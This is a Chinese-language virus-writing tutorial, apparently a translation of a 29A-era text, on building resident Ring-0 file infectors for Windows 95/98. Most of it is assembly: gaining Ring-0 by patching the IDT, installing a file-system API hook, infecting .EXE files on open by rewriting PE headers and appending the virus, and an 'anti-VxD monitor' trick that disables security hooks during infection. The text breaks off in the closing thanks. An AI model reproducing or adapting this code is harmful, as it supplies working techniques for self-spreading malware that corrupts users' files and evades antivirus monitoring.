如果我们使用 SIDT 还不够清晰的话，它仅仅保存 IDT 的 FWORD 偏移(WORD:DWORD 格式)。而且，如果我们知道了 IDT 在哪里，我们可以修改中断向量，并使它们指向我们的代码。展示给你的是 Micro$oft 的蹩脚的代码编写者。让我们继续我们的工作。在使中断向量改变后指向我们的代码(并把它们保存，以备以后恢复)之后，我们只要调用我们已经钩住(hook)的中断即可。如果看起来现在对你还不清晰，下面是通过修改 IDT 的方法来跳到 Ring-0 的代码。

```
;---------从这儿开始剪切-----------------------------------------------------


            .586p                                   ; Bah... simply for phun.
            .model    flat                          ; Hehehe i love 32 bit stuph ;)

extrn     ExitProcess:PROC
extrn     MessageBoxA:PROC

Interrupt               equ         01h                 ; Nothing special

            .data

  szTitle               db          "Ring-0 example",0
  szMessage             db          "I'm alive and kicking ass",0

;-------------------------------------------------------------------------------
;好了，这一段对你来说已经相当清晰了，是吗? :)
;-------------------------------------------------------------------------------

            .code
```
~~~~~~~~~~~~~~~~

```
 start:
        push    edx
        sidt    [esp-2]                 ; Interrupt table to stack
        pop     edx
        add     edx,(Interrupt*8)+4     ; Get interrupt vector

;--------------------------------------------------------------------------
; 这相当简单。SIDT，正如我以前解释过的，把 IDT 的地址保存到一个内存地址中，为了
; 我们的简单起见，我们直接使用了堆栈。接下来是一个 POP 指令，它把 IDT 的偏移地址
; 装载到寄存器(这里为 EDX)中。下一行是仅仅为了定位我们想要的中断的偏移地址。这
; 就和在 DOS 下玩 IVT 一样...
;--------------------------------------------------------------------------

        mov     ebx,[edx]
        mov     bx,word ptr [edx-4]     ; Whoot Whoot

;--------------------------------------------------------------------------
; 相当简单。它仅仅是为了将来恢复，把 EDX 指向的内容保存到 EBX 中
;--------------------------------------------------------------------------

        lea     edi,InterruptHandler

        mov     [edx-4],di
        ror     edi,16                  ; Move MSW to LSW
        mov     [edx+2],di

;--------------------------------------------------------------------------
; 我以前是不是说过了它有多简单? :)这里，我们给 EDI 指向新中断处理的偏移地址，下
; 面的 3 行是把那个处理放到 IDT 中。为什么那样 ROR 呢?嗯，如果你使用 ROR,SHR 或 SAR
都
; 没关系，因为它仅仅把中断处理偏移的 MSW(More Significant Word)移到 LSW (Less
; Significant Word)中，然后保存。
;--------------------------------------------------------------------------

        push    ds                      ; Safety safety safety...
        push    es

        int     Interrupt               ; Ring-0 comez hereeeeeee!!!!!!!

        pop     es
        pop     ds

;--------------------------------------------------------------------------
;Mmmm...很有意思。我们为了安全起见，把 DS 和 ES 压栈了，避免一些罕见的错误，但是
;它可以不用它工作，相信我。因为中断已经被补丁过了，除了设置这个中断之外，不用
;做其它任何事情了...现在我们已经在 RING0 里了，下面的代码是继续 InterruptHandler
;--------------------------------------------------------------------------

        mov     [edx-4],bx              ; Restore old interrupt values
        ror     ebx,16                  ; ROR, SHR, SAR... who cares?
        mov     [edx+2],bx
```

```
back2host:
        push    00h                     ; Sytle of MessageBox
        push    offset szTitle          ; Title of MessageBox
        push    offset szMessage        ; The message itself
        push    00h                     ; Handle of owner
        call    MessageBoxA             ; The API call itself

        push    00h
        call    ExitProcess

        ret

;-------------------------------------------------------------------------------
;现在除了恢复原先的保存在 EBX 中的中断向量外，没做其它更多的事情。然后，我们
;返回代码到主体。(好了，只是假设是那样) ;)
;-------------------------------------------------------------------------------

InterruptHandler:
        pushad

        ; 下面是你的代码 :)

        popad
        iretd

end start

;---------从这儿为止剪切-----------------------------------------------------
```

现在我们可以访问它了。我想所有人都可以做它，但是现在对于普通病毒在第一次访问 Ring-0 时又面临一个问题:我们为什么现在做呢?

% 在 Ring-0 下编写病毒 %
~~~~~~~~~~~~~~~~~~~~~~~~

我喜欢开始有一点点算法的教程，所以你将来我们该怎样在 Ring-0 编写病毒的时候碰到一个。

1.测试运行的操作系统(OS):如果 NT，跳过病毒并返回目录给主体
2.跳到 Ring-0(IDT,VMM 插入或调用门技术)
3.执行一个中断，它包含了感染代码。
  3.1.获得一个放置病毒驻留的地方(开辟页或者在堆中)
  3.2.把病毒放进去
  3.3.钩住文件系统并保存旧的钩子
    3.3.1.在 FS Hook 中，首先要保存所有的参数并修复 ESP
    3.3.2.参数压栈
    3.3.3.然后检查系统是否试图打开一个文件，如果没有，跳过
    3.3.4.如果试图打开，首先把文件名转化成 ASCII 码
    3.3.5.然后检查是否是一个 EXE 文件。如果不是，跳过感染
    3.3.6.打开，读文件头，操作，重写，添加和关闭
~~~~~~~~~~~~~~~~~~~~~~~~

3.3.7.调用旧的钩子
3.3.8.跳过所有的返回到 ESP 的参数
3.3.9.返回
3.4.返回
4.恢复旧的中断向量
5.返回控制权给主体

这个算法有一点点大，无论如何我可以使它更概要，但是我更愿意直接行动。OK，来吧，Let's go!

当文件运行时测试操作系统
~~~~~~~~~~~~~~~~~~~~~~~~~~

因为在 NT 下 Ring-0 有些问题(Super,解决它们!)，我们必须我们所在的操作系统，如果不是 Win9X 平台就返回控制权给主体。好了，有很多方法去做这个：

+ 使用 SEH
+ 检查代码段的值

好了，我假设你已经知道了怎么玩 SEH，对吗？我在另外一章已经解释了它的用法，所以现在是去读一下它的时候了:)关于第二个可能的事情，下面是代码:

```
mov         ecx,cs
xor         cl,cl
jecxz       back2host
```

这个例子的解释:在 Windows NT 中，代码段总是小于 100h，而在 Win95/98 中总是大一些,所以我们清除它的低位字节，而且如果它比 100 小，ECX 将为 0，反过来，如果它比 100 大，它将不会是 0:)优化了，耶;)

%跳到 Ring-0 并执行中断%
~~~~~~~~~~~~~~~~~~~~~~~~

好了，已经在这个文档中的访问 Ring-0 部分解释了最简单的方法，所以关于这个我就不多说了:)

%我们已经在 Ring-0 里了...该做什么呢?%
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

在 Ring-0 里面，代之 API，我们有 VxD 服务。VxD 服务以下面的形式访问:

```
int         20h
dd          vxd_service
```

vxd_service 占两个字，MSW 表明 VxD 号，而 LSW 表明我们从 VxD 中调用的函数。例如，我将使用 VMM_PageModifyPermissions 值：

```
dd          0001000Dh
            ↑_____↑_____ Service    000Dh _PageModifyPermissions
                  |_______ VxD           0001h VMM
```

所以，为了调用它，我们必须如下做:
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

```
        int     20h
        dd      0001000Dh
```

一个非常聪明的编码方式是编写一个宏来自动做这个，并使号码为 EQUates。但是，那是你的选择。这个值是固定的，所以，在 Win95 和 Win98 中一样。不要担心，Ring-0 的一个好处是你不需要在 Kernel 中或其它地方搜索偏移地址(当我们使用 API 的时候)，因为没有必要做它，必须硬编码:)

这里我必须声明一个我们在编写一个 Ring-0 病毒的时候必须清除的非常重要的事情：int 20h 和地址，我演示给你的访问 VxD 的函数，在内存中如下:

```
        call    dword ptr [VxD_Service] ; 回调服务
```

你可以认为有点愚蠢，但是，它非常重要，而且真的很痛苦，因为病毒用这些 CALL 而不是 int 和服务的双字偏移来复制到宿主，这使得病毒只能在你的计算机上执行，而不能在其他人的机器上运行:(在现实生活中，这个麻烦有许多解决方法。它们中的其中的一个，正如 Win95.Padania 所做的，在每个 VxD 调用后面修复它。另外的方法是:做一个所有的偏移地址的表来修复，直接做等等。下面是我的代码，而且你可以在我的 Garaipena 和 PoshKiller 中看到它:

```
VxDFix:
        mov     ecx,VxDTbSz             ; 传送例程的次数
        lea     esi,[ebp+VxDTblz]       ; 指向表的指针
@lo0pz:lodsd                            ; 把当前表的偏移地址装载到 EAX 中
        add     eax,ebp                 ; 加上 delta 偏移
        mov     word ptr [eax],20CDh    ; 放到那个地址中
        mov     edx,dword ptr [eax+08h] ; 获得 VxD 服务值
        mov     dword ptr [eax+02h],edx ; 并恢复它
        loop    @lo0pz                  ; 校正另外一个
        ret

VxDTblz         label   byte            ; 所有有 VXD 调用的偏移地址表
        dd      (offset @@1)
        dd      (offset @@2)
        dd      (offset @@3)
        dd      (offset @@4)
        ; [...] 所有其它的调用 VxD 函数的指针必须列在这里 :)

VxDTbSz         equ     (($-offset VxDTblz)/4) ; 个数
```

我希望你理解了每个我们调用的 VxD 函数必须有它的偏移地址。哦，我几乎忘了另外一件重要的事情：如果你正在使用我的 VxD 修正过程，你的 VxDCall 宏该怎样。下面给出：

```
VxDCall macro   VxDService
        local   @@@@@@
        int     20h                     ; CD 20                 +00h
        dd      VxDService              ; XX XX XX XX           +02h
        jmp     @@@@@@                  ; EB 04                 +06h
        dd      VxDService              ; XX XX XX XX           +08h
@@@@@@:
        endm
```

OK，现在我们需要一个驻留的地方。我个人偏向于放在 net 堆中，因为它很容易编写(懒人的规则!)。

```
------------------------------------------------------------------------------
 **        IFSMgr_GetHeap -  开辟一块 net 堆

        +  除非 IFSMgr 执行了 SysCriticalInit，否则这个服务将不合法

        +  这个函数使用  C6 386 _cdecl  调用顺序

   +  入口  -> TOS -  需要大小

   +  出口    -> EAX -  堆块的地址，如果失败为 0

   +  使用    C  寄存器    (eax, ecx, edx, flags)
------------------------------------------------------------------------------
```

以上是一些 Win95 DDK 的信息。让我们看看关于这个的例子：

```
 InterruptHandler:
        pushad                                  ; Push  所有寄存器

        push       virus_size+1024              ;  我们需要的内存  (virus_size+buffer)
                                                  ;  当你使用缓冲区的时候，更好
                                                  ;  把它加上更多的字节
 @@1:     VxDCall IFSMgr_GetHeap
        pop        ecx
```

够清楚了吧？正如 DDK 所说的，如果它失败了，它将在 EAX 中返回给我们 0，所以检查可能的失败。接下来的 POP 非常重要，因为 VxD 的大多数服务不修正堆栈，所以我们在调用 VxD 函数之前压栈的值还在堆栈中。

```
        or         eax,eax                      ; cmp eax,0
        jz         back2ring3
```

如果函数成功了，我们在 EAX 中得到了我们必须移动的病毒主体的地址，那么 Let's go!

```
        mov        byte ptr [ebp+semaphore],0 ; Coz infection puts it in 1

        mov        edi,eax                      ; Where move virus
        lea        esi,ebp+start                ; What to move
        push       eax                          ; Save memory address for later
        sub        ecx,1024                     ; We move only virus_size
        rep        movsb                        ; Move virus to its TSR location ;)
        pop        edi                          ; Restore memory address
```

我们在一个内存地址中的是病毒，准备 TSR 的，对吗?而且在 EDI 中是病毒在内存中开始的地址，所以我们可以把它作为下个函数的 delta offset:)好了，我们现在需要 hook 文件系统了对吗？OK，有一个函数可以做这个工作。很惊讶，是把？ Micro$oft 微软工程师为我们做了累

活。

** IFSMgr_InstallFileSystemApiHook - 安装一个文件系统 api hook

这个服务为调用者安装一个文件系统 api hook。这个 hook 在 IFS manager 和一个 FSD 之间，钩子可以看任何 IFS manager 对 FSD 的任何调用。

这个函数使用 C6 386 _cdecl 调用顺序

ppIFSFileHookFunc
IFSMgr_InstallFileSystemApiHook(pIFSFileHookFunc HookFunc)

入口 TOS - 将要安装作为钩子的函数的地址

出口 EAX - 指向在这个链中的包含以前钩子的地址变量

使用 C 寄存器

清楚了吧？如果不，我希望你在看了一些代码之后，理解了它。好了，让我们钩住文件系统(hook FileSystem)...

```
        lea     ecx,[edi+New_Handler]   ; (vir address in mem + handler offs)
        push    ecx                     ; Push it

@@2:    VxDCall IFSMgr_InstallFileSystemApiHook ; Perform the call

        pop     ecx                     ; Don't forget this, guy
        mov     dword ptr [edi+Old_Handler],eax ; EAX=Previous hook

back2ring3:
        popad
        iretd                           ; return to Ring-3. Yargh
```

好了，我们已经看完了 Ring-0 病毒的安装部分。现在，我们必须编写文件系统(FileSystem)的处理部分了:)简单，但是否如你所想?:)

FileSystem Handler:真正有趣!!!

耶，下面是驻留感染它自己，但是我们在开始之前不得不做些事情。首先，我们必须对堆栈做一个安全拷贝，也就是说保存 ESP 内容到 EBP 寄存器中。然后，我们应该把 ESP 减去 20h，为了修正堆栈指针。让我们看看一些代码:

```
New_Handler equ $-(offset virus_start)
FSA_Hook:
        push    ebp                     ; Save EBP content 4 further restorin
        mov     ebp,esp                 ; Make a copy of ESP content in EBP
        sub     esp,20h                 ; And fix the stack
```

现在，因为我们的函数要被系统用一些参数调用，我们应该 push 它们，就像原先的处理程序所做的。要 push 的参数从 EBP+08h 到 EBP+1Ch，包含它们，并和 IOREQ 结构相关。

```
push    dword ptr [ebp+1Ch]     ; pointer to IOREQ structure.
push    dword ptr [ebp+18h]     ; codepage that  the  user string was
                                    ; passed in on.
push    dword ptr [ebp+14h]     ; kind of  resource the operation  is
                                    ; being performed on.
push    dword ptr [ebp+10h]     ; the 1-based  drive the operation is
                                    ; being performed on (-1 if UNC).
push    dword ptr [ebp+0Ch]     ; function  that  is being performed.
push    dword ptr [ebp+08h]     ; address  of the  FSD function  that
                                    ; is to be called for this API.
```

现在，我们已经把应该 push 的参数 push 到正确的地方了，所以对它们不要再担心了。现在，我们必须检查你将要操作的 IFSFN 函数。下面你得到的是最重要的小列表:

```
** 传送给 IFSMgr_CallProvider 的 IFS 函数 ID

IFSFN_READ              equ         00h     ; read a file
IFSFN_WRITE             equ         01h     ; write a file
IFSFN_FINDNEXT          equ         02h     ; LFN handle based Find Next
IFSFN_FCNNEXT           equ         03h     ; Find Next Change Notify
IFSFN_SEEK              equ         0Ah     ; Seek file handle
IFSFN_CLOSE             equ         0Bh     ; close handle
IFSFN_COMMIT            equ         0Ch     ; commit buffered data for handle
IFSFN_FILELOCKS         equ         0Dh     ; lock/unlock byte range
IFSFN_FILETIMES         equ         0Eh     ; get/set file modification time
IFSFN_PIPEREQUEST       equ         0Fh     ; named pipe operations
IFSFN_HANDLEINFO        equ         10h     ; get/set file information
IFSFN_ENUMHANDLE        equ         11h     ; enum file handle information
IFSFN_FINDCLOSE         equ         12h     ; LFN find close
IFSFN_FCNCLOSE          equ         13h     ; Find Change Notify Close
IFSFN_CONNECT           equ         1Eh     ; connect or mount a resource
IFSFN_DELETE            equ         1Fh     ; file delete
IFSFN_DIR               equ         20h     ; directory manipulation
IFSFN_FILEATTRIB        equ         21h     ; DOS file attribute manipulation
IFSFN_FLUSH             equ         22h     ; flush volume
IFSFN_GETDISKINFO       equ         23h     ; query volume free space
IFSFN_OPEN              equ         24h     ; open file
IFSFN_RENAME            equ         25h     ; rename path
IFSFN_SEARCH            equ         26h     ; search for names
IFSFN_QUERY             equ         27h     ; query  resource info (network only)
IFSFN_DISCONNECT        equ         28h     ; disconnect from resource (net only)
IFSFN_UNCPIPEREQ        equ         29h     ; UNC path based named pipe operation
IFSFN_IOCTL16DRIVE      equ         2Ah     ; drive based 16 bit IOCTL requests
IFSFN_GETDISKPARMS      equ         2Bh     ; get DPB
IFSFN_FINDOPEN          equ         2Ch     ; open an LFN file search
IFSFN_DASDIO            equ         2Dh     ; direct volume access
```

对我们来说的第一件事，我们感兴趣的唯一的函数是 24h，那就是说打开。系统几乎每时

每刻都在调用那个函数，所以对它没有任何问题。为这个编码就和你能想象的一样简单:)

```
        cmp         dword ptr [ebp+0Ch],24h ; Check if system opening file
        jnz         back2oldhandler         ; If not, skip and return to old h.
```

现在开始有意思的。我们知道这里系统请求文件打开，所以现在该我们了。首先，我们应该检查我们是否在进行我们自己的调用...简单，仅仅加一个小变量，它将出现一些问题。Btw，我几乎忘了，获得 delta offset :)

```
        pushad
        call        ring0_delta             ; Get delta offset of this
ring0_delta:
        pop         ebx
        sub         ebx,offset ring0_delta

        cmp         byte ptr [ebx+semaphore],00h ; Are we the ones requesting
        jne         pushnback                ; the call?

        inc         byte ptr [ebx+semaphore] ; For avoid process our own calls
        pushad
        call        prepare_infection        ; We'll see this stuff later
        call        infection_stuff
        popad
        dec         byte ptr [ebx+semaphore] ; Stop avoiding :)

pushnback:
        popad
```

现在我将继续介绍处理程序本身，然后，我将解释我是怎么做这些例程的，prepare_infection 和 infection_stuff。如果系统正在请求一个调用，我们就退出我们将要处理的例程， OK?现在，我们必须编写调用旧的 FileSystem hook 的例程。当你还记得(我假设你没有 alzheimer)，我们 push 了所有参数，所以我们该做的唯一的事情是装到寄存器中，旧地址没关系，然后调用那个内存位置。然后，我们把 ESP 加 18h(为了能够获得返回地址)，完了。你将最好看看一些代码，所以，你将看到：

```
back2oldhandler:
        db          0B8h                    ; MOV EAX,imm32 opcode
Old_Handler     equ    $-(offset virus_start)
        dd          00000000h               ; here goes the old handler.
        call        [eax]
        add         esp,18h                 ; Fix stack (6*4)
        leave                               ; 6 = num. paramz. 4 = dword size.
        ret                                 ; Return
```

感染准备
^^^^^^^^

这是 Ring-0 代码的主要部分的一方面。让我们现在看看 Ring-0 编写代码的细节。当我们在钩子处理中的时候，有两个调用，对吗？这不是必须的，但是我为了使代码更简单，那么做了，因为我喜欢使事情结构化。

在第一次调用的时候，我调用的 prepare_infection 仅仅因为一个原因做了一件事情。系统作

为一个参数给我们的文件名，但是我们有一个问题。系统以 UNICODE 形式给我们的，而且对我们来说它没有什么用。所以，我们需要把它转换成 ASCII 码，对吗？我们有一个 VxD 服务可以为我们做这件事。它的名字:UniToBCSParh。下面是你喜欢的源代码。

```
prepare_infection:
        pushad                          ; Push all
        lea     edi,[ebx+fname]         ; Where to put ASCII file name
        mov     eax,[ebp+10h]
        cmp     al,0FFh                 ; Is it in UNICODE?
        jz      wegotdrive              ; Oh, yeah!
        add     al,"@"                  ; Generate drive name
        stosb
        mov     al,":"                  ; Add a :
        stosb
wegotdrive:
        xor     eax,eax
        push    eax                     ; EAX = 0 -> Convert to ASCII
        mov     eax,100h
        push    eax                     ; EAX = Size of string to convert
        mov     eax,[ebp+1Ch]
        mov     eax,[eax+0Ch]           ; EAX = Pointer to string
        add     eax,4
        push    eax
        push    edi                     ; Push offset to file name

@@3:    VxDCall UniToBCSPath

        add     esp,10h                 ; Skip parameters returnet
        add     edi,eax
        xor     eax,eax                 ; Make string null-terminated
        stosb
        popad                           ; Pop all
        ret                             ; Return
```

感染本身
^^^^^^^^

下面我将告诉你怎样到达直到你你必须的应用感染后的文件应该有的新的 PE 头和节头的值。但是，我不会解释怎么操作它们了，不是因为我懒，仅仅是因为这是 Ring-0 代码编写一章，而不是 PE 感染一章。这个部分和 FileSystem 钩子代码的 infection_stuff 部分相符。首先，我们必须检查我们将要操作的文件是否是一个.EXE 文件还是其它不感兴趣的文件。所以，首先，我们必须在文件名字里寻找 0 值，它告诉我们它的末尾。这编写起来很简单：

```
infection_stuff:
        lea     edi,[ebx+fname]         ; Variable with the file name
getend:
        cmp     byte ptr [edi],00h      ; End of filename?
        jz      reached_end             ; Yep
        inc     edi                     ; If not, search for another char
        jmp     getend
reached_end:
```

我们在 EDI 里是 ASCII 字符串里的 0 值，正如你知道的，它标志着字符串的结尾，也就是

在这种情况下，文件名。下面是我们的主要检查，看看它是否是一个.EXE 文件，如果它不是，跳过感染。我们还可以检查.SCR(Windows 屏保)，正如你知道的，它们也是可执行文件...这就是你的选择。下面给你一些代码：

```
cmp         dword ptr [edi-4],"EXE." ; Look if extension is an EXE
jnz         notsofunny
```

正如你能看到的，我比较了 EDI-5 次。

现在我们知道了那个文件是一个 EXE 文件:)所以该是移除它的属性，打开文件，修改相关域，关闭文件并恢复属性的时候了。所有这些函数由另外一个 IFS 服务完成，那就是 IFSMgr_Ring0_FileIO。我没有找到关于全部这个的文档，总之也没有必要，它有很多的函数，正如我以前所说的，所有我们需要函数仅仅是为了进行文件感染。让我们 VxD 服务 IFSMgr_Ring0_FileIO 传送到 EAX 中的数值：

```
---------------------------------------------------------------------
;函数定义在 ring-0 的 API 函数列表中：
;说明：大多数函数是上下文相关的，除非被明确的规定了，也就是说，它们不使用当前线程的上下文。;R0_LOCKFILE 是唯一的例外－它总是使用当前线程的上下文。

 R0_OPENCREATFILE            equ         0D500h    ; Open/Create a file
 R0_OPENCREAT_IN_CONTEXT equ         0D501h    ; Open/Create file in current contxt
 R0_READFILE                 equ         0D600h    ; Read a file, no context
 R0_WRITEFILE                equ         0D601h    ; Write to a file, no context
 R0_READFILE_IN_CONTEXT    equ         0D602h    ; Read a file, in thread context
 R0_WRITEFILE_IN_CONTEXT equ         0D603h    ; Write to a file, in thread context
 R0_CLOSEFILE                equ         0D700h    ; Close a file
 R0_GETFILESIZE              equ         0D800h    ; Get size of a file
 R0_FINDFIRSTFILE            equ         04E00h    ; Do a LFN FindFirst operation
 R0_FINDNEXTFILE             equ         04F00h    ; Do a LFN FindNext operation
 R0_FINDCLOSEFILE            equ         0DC00h    ; Do a LFN FindClose operation
 R0_FILEATTRIBUTES           equ         04300h    ; Get/Set Attributes of a file
 R0_RENAMEFILE               equ         05600h    ; Rename a file
 R0_DELETEFILE               equ         04100h    ; Delete a file
 R0_LOCKFILE                 equ         05C00h    ; Lock/Unlock a region in a file
 R0_GETDISKFREESPACE         equ         03600h    ; Get disk free space
 R0_READABSOLUTEDISK         equ         0DD00h    ; Absolute disk read
 R0_WRITEABSOLUTEDISK        equ         0DE00h    ; Absolute disk write
 ---------------------------------------------------------------------
```

迷人的函数，是吧？:)如果我们看看，它提醒了我们 DOS int 21h 函数。但是这个更好:)

好了，让我们保存旧的文件属性。正如你能看到的，这个函数是在我以前给你的列表中的，我们把这个参数(4300h)放到 EAX 中为了获得文件的属性到 ECX 中。所以，在那之后，我 push 它和文件名，它在 ESI 中。

```
lea         esi,[ebx+fname]                 ; Pointer to file name
mov         eax,R0_FILEATTRIBUTES     ; EAX = 4300h
push        eax                             ; Save it goddamit
VxDCall IFSMgr_Ring0_FileIO         ; Get attributes
pop         eax                             ; Restore 4300h from stack
```

```
        jc      notsofunny                      ; Something went wrong (?)

        push    esi                             ; Push pointer to file name
        push    ecx                             ; Push attributes
```

现在我们必须把它们去掉。没问题。设置文件属性的函数是，以前在 IFSMgr_Ring0_FileIO 中,但是现在是 4301h。就像你在 DOS 下看到的这个值:)

```
        inc     eax                             ; 4300h+1=4301h :)
        xor     ecx,ecx                         ; No attributes sucker!
        VxDCall IFSMgr_Ring0_FileIO             ; Set new attributes (wipe'em)
        jc      stillnotsofunny             ; Error (?!)
```

现在我们有一个没有属性的等着我们的文件了...我们该做什么呢？呵呵，我认为你是聪明的。让我们打开它!:)就像所有病毒中的这个部分一样，我们不得不调用 IFSMgr_Ring0_FileIO，但是现在为打开文件传送到 EAX 中的是 D500h。

```
        lea     esi,[ebx+fname]             ; Put in ESI the file name
        mov       eax,R0_OPENCREATFILE      ; EAX = D500h
        xor     ecx,ecx                         ; ECX = 0
        mov       edx,ecx
        inc     edx                             ; EDX = 1
        mov       ebx,edx
        inc     ebx                             ; EBX = 2
        VxDCall IFSMgr_Ring0_FileIO
        jc      stillnotsofunny             ; Shit.

        xchg    eax,ebx                         ; Optimize a bit, sucka! :)
```

现在我们在 EBX 中的是打开文件的句柄，所以如果你在文件关闭之前不使用这个文件将会完美，好吗?:)现在该是你读 PE 文件头并保存它(和操作它)的时候了，然后更新文件头，附加上病毒...这里我将仅仅解释怎样处理 PE 头的属性，因为它是这个教程的另外一部分了，而且我不想太多重复。我打算解释如何把 PE 头保存到我们的缓冲区中。它相当简单:如果你还记得，PE 头从偏移地址 3Ch(当然是从 BOF 开始)开始。然后我们必须读 4 字节(这个 3Ch 处的 DWORD)，并在这个偏移地址处再次读，这次，是 400h 字节，足够处理整个 PE 头了。正如你能想象的，读文件中的函数是在很棒的 IFSMgr_Ring0_FileIO 中，而且你可以看到我以前给你的表中的正确号码，在 R0_READFILE 中。传递给这个函数的参数如下：

```
EAX = R0_READFILE = D600h
EBX = File Handle
ECX = Number of bytes to read
EDX = Offset where we should read
ESI = Where will go the read bytes
```

```
        call    inf_delta                   ; 如果你还记得，我们在 EBX 中是 delta offset
inf_delta:                                  ; 但是打开文件之后，我们在 EBX 中是文件的句柄
        pop     ebp                             ; 所以我们必须重新计算它。
        sub     ebp,offset inf_delta    ;

        mov       eax,R0_READFILE               ; D600h
        push    eax                             ; Save it for later
```

```
mov         ecx,4                           ; Bytes to read, a DWORD
mov         edx,03Ch                        ; Where read (BOF+3Ch)
lea         esi,[ebp+pehead]                ; There goez the PE header offzet
VxDCall IFSMgr_Ring0_FileIO                 ; The VxDCall itself

pop         eax                             ; restore R0_READFILE from stack

mov         edx,dword ptr [ebp+pehead] ; Where the PE header begins
lea         esi,[ebp+header]                ; Where write the read PE header
mov         ecx,400h                        ; 1024 bytes, enough for all PE head.
VxDCall IFSMgr_Ring0_FileIO
```

现在我们通过看它的标志要看看我们刚才打开的文件是否是一个 PE 文件。我们在 ESI 中的是指向我们放置 PE 头的缓冲区，所以只要把 ESI 中的第一个 DWORD 和 PE,0,0 作比较即可(或者简单的用 WORD 和 PE 进行比较) ;)

```
cmp         dword ptr [esi],"EP"        ;  它是 PE 吗?
jnz         muthafucka
```

现在你该检查以前的感染了，如果以前已经感染过了，只要到诸如关闭文件的地方即可。正如我以前所说的，我将跳过修改 PE 头的代码，因为假设你已经知道怎么做了。好了，想象一些你已经合适地修改了缓冲区里的 PE 头(在我的代码里，变量叫做 header)。现在该是把新的头写到 PE 文件里的时候了。寄存器里的值应该是和
R0_READFILE 函数差不多的，我将这样写它们：

```
EAX = R0_WRITEFILE = D601h
EBX = File Handle
ECX = Number of bytes to write
EDX = Offset where we should write
ESI = Offset of the bytes we want to write
```

```
mov         eax,R0_WRITEFILE                    ; D601h
mov         ecx,400h                            ; write 1024 bytez (buffer)
mov         edx,dword ptr [ebp+pehead]          ; where to write (PE offset)
lea         esi,[ebp+header]                    ; Data to write
VxDCall IFSMgr_Ring0_FileIO
```

我们已经写完了头。现在，我们只要添加病毒即可。我决定把它添在 EOF 目录中，因为我的修改 PE 的方式...好了，我是用这种方法做的。但是不要担心，应用的的感染方法是很简单的，因为我假设你已经理解它是怎么工作的了。就在附加病毒主体之前，记住我们应该修正所有的 VxDCall，因为它们在调用的时候在内存中已经改变了。记住，我在这篇教程里面教给你的 VxD 修正过程。另外，当我们在 EOF 处添加的时候，我们应该知道它占多少字节。相当简单，我们在 IFSMgr_Ring0_FileIO 中有一个函数(为什么不呢!)来做这个工作:R0_GETFILESIZE 让我们看看它的输入参数:

```
EAX = R0_GETFILESIZE = D800h
EBX = File Handle
```

在 EAX 中返回给我们的是句柄对应的文件的大小，也就是我们试图感染的文件。

```
call        VxDFix                                  ; Re-make all INT 20h's
```

```
        mov         eax,R0_GETFILESIZE                  ; D800h
        VxDCall IFSMgr_Ring0_FileIO
                                                        ; EAX = File size
        mov         edx,R0_WRITEFILE                    ; EDX = D601h
        xchg        eax,edx                             ; EAX = D601; EDX = File size
        lea         esi,[ebp+virus_start]               ; What to write
        mov         ecx,virus_size                      ; How much bytez to write
        VxDCall IFSMgr_Ring0_FileIO
```

只剩下一些事情去做了。只要关闭文件并恢复它的旧的属性即可。当然关闭文件的函数是我们热爱的 IFSMgr_Ring0_FileIO 了，现在是函数 D700h。让我们看看它的输入参数:

```
EAX = R0_CLOSEFILE = 0D700h
EBX = File Handle
```

现在是它的代码:

```
muthafucka:
        mov         eax,R0_CLOSEFILE
        VxDCall IFSMgr_Ring0_FileIO
```

好了，只剩下一件事情去做了。恢复旧的属性。

```
stillnotsofunny:
        pop         ecx                                 ; Restore old attributos
        pop         esi                                 ; Restore ptr to FileName
        mov         eax,4301h                           ; Set attributes function
        VxDCall IFSMgr_Ring0_FileIO

notsofunny:
        ret
```

终于完了! :) 另外，所有的这些"VxDCall IFSMgr_Ring0_FileIO"最好在一个子例程中，用一个简单的 call 来调用它：它更优化了(如果你你使用我给你的 VxDCall 宏)，它更好是因为只要把一个偏移放在 VxDFix 的表中就可以了。

%反 VxD 监视代码%
~~~~~~~~~~~~~~~~

我必须不能忘记发现这个的人:Super/29A。此外，我应该解释这个东西是怎么回事。它和已经见过的 InstallFileSystemApiHook 服务有关，但是它没有被 Micro$oft 写成文档。InstallFileSystemApiHook 服务返回给我们一个有意思的结构：

```
EAX + 00h -> Address of previous handler
EAX + 04h -> Hook_Info structure
```

而且正如你所想的，最重要的是 Hook_Info 结构:

```
00h ->  钩子处理的地址, 这个结构的第一个
04h ->  先前钩子处理的地址
08h ->  先前钩子的 Hook_Info 的地址
```
~~~~~~~~~~~~~~~~

所以，我们对这个结构进行递归搜索直到找到了第一个，被监视程序使用的链的顶部...然后我们必须修改它。代码？下面给出一部分 :)

```
 ; EDI = Points to virus copy in system heap

        lea     ecx,[edi+New_Handler]           ; Install FileSystem Hook
        push    ecx
@@2:      VxDCall IFSMgr_InstallFileSystemApiHook
        pop     ecx

        xchg    esi,eax                         ; ESI = Ptr actual hook
                                                ;       handler
        push    esi
        lodsd ; add esi,4                       ; ESI = Ptr to Hook Handler
tunnel: lodsd                                   ; EAX = Previous Hook Handler
                                                ; ESI = Ptr to Hook_Info
        xchg    eax,esi                         ; Very clear :)

        add     esi,08h                         ; ESI = 3rd dword in struc:
                                                ;       previous Hook_Info

        js      tunnel                          ; If ESI < 7FFFFFFF, it was
                                                ; the last one :)
                                                ; EAX = Hook_Info of the top
                                                ; chain

        mov     dword ptr [edi+ptr_top_chain],eax ; Save in its var in mem
        pop     eax                             ; EAX = Last hook handler
        [...]
```

如果你不懂，不要担心，这是第一次：想象一下我读懂 Sexy 的代码所花的时间!好了，我们已经把链顶存在一个变量里了。接下来的的代码片断是我们检查一个系统打开文件的请求，而且我们知道这个调用不是由我们的病毒所做的，只是在调用感染程序之前。

```
        lea     esi,dword ptr [ebx+top_chain]   ; ESI = Ptr to stored variable
        lodsd                                   ; EAX = Top Chain
        xor     edx,edx                         ; EDX = 0
        xchg    [eax],edx                       ; Top Chain = NULL
                                                ; EDX = Address of Top Chain
        pushad
        call    Infection
        popad

        mov     [eax],edx                       ; Restore Top Chain
```

这个简单多了，啊？:)所有的概念("Hook_Info", "Top Chain", 等等)都是来自于 Super，所以去惩罚一下他:)

%最后的话%

~~~~~~~~~~

我必须感谢 3 个在我编写第一个 Ring-0 的东东帮助过我的最重要的人:Super,Vecna 和
~~~~~~~~~~

